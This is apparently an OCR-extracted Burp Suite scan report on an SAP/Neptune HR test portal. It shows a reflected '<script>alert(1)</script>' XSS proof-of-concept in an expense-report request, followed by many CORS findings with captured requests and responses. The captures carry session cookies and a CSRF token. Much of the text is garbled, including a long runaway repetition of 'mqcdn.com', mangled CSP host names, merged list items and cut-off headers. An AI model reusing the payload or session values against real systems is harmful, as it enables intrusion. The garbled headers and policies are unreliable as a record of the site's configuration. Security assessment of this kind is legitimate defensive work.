POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624& ajax\_value=DRAFT HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01 Content-Length: 4757 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"GS TRAVEL HEAD":{"REINR":"0714095206"."SEL PD":false."SEL ACC":false."SCHEMA TXT":"Expense

Reimbursement", "COUNTRYTXT": "Norway", "STATUS\_TXT": "im8gs<script-valent(1)

</script-xwjbr", "STATUS": "", "PDF": "", "ZRECEIVE": "", "ZCONTROL": "", "UNPROCESSED": false, "REQ\_STATUS": "", "ISREQUEST": false, "BORDERCOSSFIELD\_VIS": false, "BO

# Response 1

Connection: close

...[SNIP]...

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:54:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8 Content-Length: 6357
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
west-1.amazonaws.com/niles/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://szalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://spidication.twitter.com
https://cdn.syndication.twimg.com https://s.neptune-software.com:443 https://sl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/
http://www.zalaris.com http://zalaris.com https://*.zalaris.com://*.zalaris.com://*.zalaris.com://*.zalaris.com/https://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://*.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn.com://.mqcdn
https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://* zalaris.com:443 blob.
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
```

("modeloPageEntryData":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"im8gs<script>alert(1)
</script>xwjbr","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDER COSSPLANEFIELD\_VIS":false,"DATEDEP":"20220714","TIMEDEP":"000

# Cross-origin resource sharing

#### There are 64 instances of this issue:

- · /neptune/api/notifications/notifications
- /neptune/efile neptune app ess
- /neptune/native/neptune\_ajax
- /neptune/public/application/neptune/nam/apk.jpg
- /neptune/public/application/neptune/nam/appx.png
- /neptune/public/application/neptune/nam/ipa.jpg
- /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js
- /neptune/public/application/zalaris\_common\_used/js/imageresizer.js
- /neptune/public/application/zalaris\_common\_used/js/jspdf.js
- /neptune/public/application/zmfp\_photo\_upload/js/cropper1.min.js
- /neptune/public/images/microsoft-azure-logo.svg
- /neptune/public/media/
- /neptune/public/media/5B7CBA6217E4A904E10000000ADC07D1
- /neptune/public/media/safari-pinned-tab.svg
- /neptune/public/media/zally\_new.svg/neptune/public/ui5theme/zalquartzlight/UI5
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/commons/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/suite/ui/microchart/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/tnt/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/core/themes/zalquartzlight/library-parameters.jsor
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/layout/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/table/themes/zalquartzlight/library-parameters.json
- /neptune/public/ui5theme/zalquartzlight/UI5/sap/ui/unified/themes/zalquartzlight/library-parameters.json • /neptune/public/ui5theme/zalquartzlight/UI5/sap/uxap/themes/zalquartzlight/library-parameters.json
- /neptune/server/fontawesome/5.13.0/fa.js
- /neptune/server/js/Core.js
- /neptune/server/js/Debug.js
- /neptune/server/js/IndexedDBShim.js/neptune/server/js/crypto/aes.js
- /neptune/server/js/please-wait/PleaseWait.js
- /neptune/server/js/slick/Slick.js
- /neptune/server/js/sun/suneditor.min.js
- /neptune/server/sapui5/1.71/resources/sap-ui-core.js /neptune/zalaris\_launchpad\_standard
- /neptune/zalaris\_reset\_gui\_password
- /neptune/zmfp\_annual\_statement
- /neptune/zmfp\_availability
- /neptune/zmfp\_dash\_ess\_lvreq\_overview
- /neptune/zmfp\_dash\_ess\_next\_salary
- /neptune/zmfp\_dash\_ess\_other\_quotas
- /neptune/zmfp\_dash\_ess\_paid\_vacation
- /neptune/zmfp\_dash\_ess\_sickness
- /neptune/zmfp\_dash\_ess\_time\_reg
- /neptune/zmfp\_dash\_ess\_travel\_paid
- /neptune/zmfp\_dash\_ess\_trvl\_process/neptune/zmfp\_ess\_payslip
- /neptune/zmfp\_home\_screen/neptune/zmfp\_launch\_ext\_app
- /neptune/zmfp\_leave\_request
- /neptune/zmfp\_personal\_profile
- /neptune/zmfp\_photo\_upload
- /neptune/zmfp\_qta\_time\_acc\_v2
- /neptune/zmfp\_quota\_transfe
- /neptune/zmfp\_request\_system\_access
- /neptune/zmfp\_sal\_letter /neptune/zmfp\_team\_status
- /neptune/zmfp\_time\_entry\_v2
- /neptune/zmfp\_time\_statement • /neptune/zmfp\_travel\_create\_expense\_rep
- /neptune/zmfp\_universal\_inbox/neptune/zmfp\_wt\_compensation
- /neptune/zsp\_suppinfo\_frontend

# Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

If another domain is allowed by the policy, then that domain can potentially attack users of the application. If a user is logged in to the application, and visits a domain allowed by the policy, then any malicious content running on that domain can potentially retrieve content from the application, and sometimes carry out actions within the security context of the logged in user.

Even if an allowed domain is not overtly malicious in itself, security vulnerabilities within that domain could potentially be leveraged by an attacker to exploit the trust relationship and attack the application that allows access. CORS policies on pages containing sensitive information should be reviewed to determine whether it is appropriate for the application to trust both the intentions and security posture of any domains granted access.

#### Issue remediation

Any inappropriate domains should be removed from the CORS policy.

#### References

- Web Security Academy: Cross-origin resource sharing (CORS)
- Exploiting CORS Misconfigurations

# Vulnerability classifications

• CWE-942: Overly Permissive Cross-domain Whitelist

### 10.1. https://testportal.zalaris.com/neptune/api/notifications/notifications

### Summary

Severity Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/api/notifications/notifications

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/api/notifications/notifications HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB/mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT]1657771353019|1657785823975; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJGP8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/ Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.84f04006f29a4315 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-84f04006f29a4315-01

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Origin: https://testportal.zalaris.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:05:55 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

content-length: 31 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://polatform.twitter.com/ https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ https://zalcors.azurewebsites.net/ https://api.recast.ai/ gap-iab: https://api.recast.ai/ ga /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-

west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://sularis.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/https://sap.com/ http://www.zalaris.com http://zalaris.com https://\*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com.https://\*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1 amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1 amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"result":{"NOTIFICATIONS":[]}}

# 10.2. https://testportal.zalaris.com/neptune/efile neptune app ess

## Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com Path: /neptune/efile\_neptune\_app\_ess

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

POST /neptune/efile\_neptune\_app\_ess?ajax\_id=GET\_DOC&ajax\_applid=/IT2/EFILE\_NEPTUNE\_APP\_ESS&sap-client=650&dxp=21100006&field\_id=00033& ajax\_value=ZHRPA00028 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657772181965; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.1e3fd7ebf8b64e23 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-1e3fd7ebf8b64e23-01 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

# Response 1

Content-Length: 0 Te: trailers Connection: close

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:16:47 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 352 dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods: '
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
```

https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https:///ahir.recast.ai/ gap-iab: https://b.bost.ai/ https://zalcors.azurewebsites.net/ https://b.gin.mirocosftonline.com/ https://abe-803d-4f22-803d-4f22-803d-4f22-803d-4f22-803d-4f22-803d-4f22-803d-4f22-8049c-3f335a60a39/\* https://boost-files-general-eu-west-1-grod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-grod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-grod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://salaris.com/ h

## 10.3. https://testportal.zalaris.com/neptune/native/neptune\_ajax

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com
Path: /neptune/native/neptune\_ajax

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

## Request 1

GET /neptune/native/neptune\_ajax HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb\_PORTAL=(JZEET158120)7158152;
com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyup]lr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai\_user=KMQQH6AyP3h3gm1NJB//nn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785583932

## Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:02:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 2
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
```

https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com:443 https://syndication.twitter.com https://pianis.com/https:///zainis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://pianis.com/https://com/h eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{}

# 10.4. https://testportal.zalaris.com/neptune/public/application/neptune/nam/apk.jpg

### Summary

Severity: Information Confidence:

Host: https://testportal.zalaris.com

Path: /neptune/public/application/neptune/nam/apk.ipg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/application/neptune/nam/apk.jpg HTTP/1.1 Host: testportal.zalaris.com

Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close

Cache-Control: max-age=0

Origin: https://testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7158120)7158152;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOI%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;

SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:09:25 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: image/jpeg content-length: 6144

dxp-sap: 21100006 x-user-logon-language: E

access-control-allow-origin: last-modified: Tue, 19 Aug 2014 17:02:32 GMT

sap-dms: KW ms-author-via: DAV

